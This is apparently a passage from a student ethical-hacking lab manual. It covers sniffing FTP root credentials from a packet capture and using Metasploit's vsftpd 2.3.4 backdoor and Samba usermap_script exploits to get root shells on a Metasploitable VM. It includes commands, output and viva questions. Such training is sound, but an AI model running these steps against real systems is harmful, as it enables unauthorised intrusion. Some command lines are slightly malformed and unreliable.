
```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command

```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP









Goto Desktop

Name	Size	Changed	Rights	Owner
..		11/6/2021 1:49:30 AM	rwxr-xr-x	test
cap.pcapng	7 KB	3/12/2021 5:13:44 AM	rwx-----	test
s3cr3t.txt	1 KB	3/19/2021 9:03:46 AM	r-----	root


Open kali linux and search for wireshark tool




Open wireshark tool in kali



Open cap.pcapng file in the wireshark from desktop folder



Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```

220 pyftpdlib 1.5.6 ready.
USER root
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.

```

Now copy password and open cmros using above credentials

By using the above credentials we can crack cmros system

```

VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _

```

Now use ls command

```

root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls

```

```

Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/ttys1
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~/# pwd
/root
root@VulnOs:~/# cd ..
root@VulnOs:~/# ls
bin etc lib mnt run tmp
boot home lost+found proc sbin usr
dev init media root sys var
root@VulnOs:~

```

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:~/# ls
bin      etc      lib      mnt      run      tmp
boot     home     lost+found  proc     sbin     usr
dev      init     media    root     sys      var
root@VulnOs:~/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop  Downloads  Music      Templates
Documents  Images   Public     Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

VIVA Questions

1. What is CMROS?

.....
.....
.....

2. List out a few Linux commands?

.....
.....
.....

3. What is WinSCP? Why is it used?

.....
.....
.....

4. What is the command used to check the IP address of a system ?


.....
.....
.....

5. What is Wireshark? Why do we need to use it?

.....
.....
.....

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on



username and password is same
msfadmin

```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

```

Nmap 7.4 -A -v 192.168.23.129
Starting Nmap 7.4 ( https://nmap.org ) at 2022-07-04 14:24:41 IST
Nmap scan type: Intense scan
Nmap version: 7.4 ( https://nmap.org )
Running: Linux 2.6.9-2.6.33
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.002 days (since Mon Jul 4 14:24:41 2022)
Network Ports: 1000 ports (0 closed, 1 open, 999 filtered)
TCP Sequence Prediction: Difficult (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb-security-mode:
| account_used: guest
| auth_type: negotiate user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb-ntlm-auth: authentication failed (SMB2)
| netbios: NetBIOS name: METASPLIOTABLE, NetBIOS user: unknown, NetBIOS MAC: unknown (unknown)
| Name:
|   | METASPLIOTABLE<00>: Flags: unique>active<
|   | METASPLIOTABLE<03>: Flags: unique>active<
|   | METASPLIOTABLE<20>: Flags: unique>active<
|   | WORKGROUP<00>: Flags: <group>>active<
|   | WORKGROUP<10>: Flags: unique>active<
|   | WORKGROUP<20>: Flags: <group>>active<
|   | smb-os-discovery:
|   |     | OS: Microsoft Windows 3.0-20-Debian
|   |     | Computer name: metasploitable
|   |     | NetBIOS computer name:
|   |     | DNS domain:
|   |     | FQDN: metasploitable.localdomain
|_  System time: 2022-07-04T04:58:04-04:00
    _clock skew: mean: 1h20m05s, deviation: 2h18m34s, median: 5s

TRACEROUTE
Nmap done at 2022-07-04 14:24:41 IST -- 0.93 ms 192.168.23.129
NSE: Script Post-scanning.
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap Done: 1 IP address (1 host up) scanned in 175.28 seconds
    Raw packets sent: 1020 (45.626KB) | Rcvd: 1018 (41.530KB)

```

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:
| FTP server status:

- | Connected to 192.168.23.1
- | Logged in as ftp
- | TYPE: ASCII
- | No session bandwidth limit
- | Session timeout in seconds is 300
- | Control connection is plain text
- | Data connections will be plain text

| vsFTPD 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

```

kali@kali: ~
File Actions Edit View Help
Trash
File System
Home
cap.pcapng
Malware A...
[ metasploit v6.1.39-dev
+ -- ---=[ 2214 exploits - 1171 auxiliary - 396 post
+ -- ---=[ 616 payloads - 45 encoders - 11 nops
+ -- ---=[ 9 evasion
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
msf6 > 

```

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name

Basic options:
  Name    Current Setting  Required  Description
  RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          21        yes        The target port (TCP)
```

Set rhost ipaddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Use info to check RHOST

Basic options:				
Name	Current Setting	Required	Description	
RHOSTS	192.168.23.129	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit	
RPORT	21	yes	The target port (TCP)	

To take the advantage of the exploit we use payload

>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
  0  payload/cmd/unix/interact      normal  No    Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.23.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
msf6 > search samba
Matching Modules
=====
#   Name
Description
-----
0   exploit/unix/webapp/citrix_access_gateway_exec
Citrix Access Gateway Command Execution
1   exploit/windows/license/caliclnt_getconfig
Computer Associates License Client GETCONFIG Overflow
2   exploit/unix/misc/distcc_exec
DistCC Daemon Command Execution
3   exploit/windows/smb/group_policy_startup
Group Policy Script Execution From Shared Resource
4   post/linux/gather/enum_configs
Linux Gather Configurations
5   auxiliary/scanner/rsync/modules_list
List Rsync Modules
6   exploit/windows/fileformat/ms14_060_sandworm
2014-10-14      excellent  No
```

Or

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
k  Description
-  -----
0  exploit/multi/samba/usermap_script
    Samba "username map script" Command Execution
1  auxiliary/admin/http/wp_easycart_privilege_escalation
    WordPress WP EasyCart Plugin Privilege Escalation

      Disclosure Date  Rank      Check
      -----        -----  -----
2007-05-14      excellent  No
2015-02-25      normal     Yes
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info
Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info
Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>
```

Show payloads

Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
-	-	-	-	-	-	
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma	
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma	
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma	
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma	
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma	
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma	

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info
```

```

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
          Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
          Rank: Excellent
      Disclosed: 2007-05-14
```

```

Provided by:
jduck <jduck@metasploit.com>
```

```
Available targets:
```

Id	Name
--	--
0	Automatic

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

VIVA Questions

1. What is Metasploit?

.....
.....
.....

2. What is vulnerability?

.....
.....
.....

3. What is RHOST and LHOST?

.....
.....
.....

4. What is the command used to list out the payloads in metasploit?

.....
.....
.....

5. List out any three payloads used for ftp?

.....
.....
.....

